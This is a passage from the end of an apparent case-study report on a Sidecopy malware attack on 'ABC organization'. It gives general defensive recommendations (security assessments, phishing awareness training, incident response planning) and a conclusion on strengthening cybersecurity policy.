- Perform routine security assessments and penetration testing to identify and address weaknesses in your infrastructure. This includes reviewing configurations and access controls to ensure they are secure.
- Educate employees on recognizing phishing attempts, safe browsing practices, and secure handling of sensitive data. Regular training can reduce the likelihood of malware entering the system through social engineering.
- Create a detailed incident response plan that includes procedures for detecting, containing, and eradicating Sidecopy malware. Regularly test and update the plan to ensure readiness for a potential attack

Conclusion

In conclusion, the malware attack highlights the essential need of implementing and compliance to solid cybersecurity policies, standard, and regulatory. The attack initiates with a seemingly unnoticed phishing email, uncovered holes in the company's security. Immediate action is required to control the invasion, remove the virus, and restore system integrity. Long-term solutions, such as improved security training, better threat detection systems, and stricter access controls, are required to prevent such breaches. By implementing these measures, ‘ABC organization may improve its defenses against emerging threats, safeguard sensitive data, and maintain the confidence of its customers and stakeholders.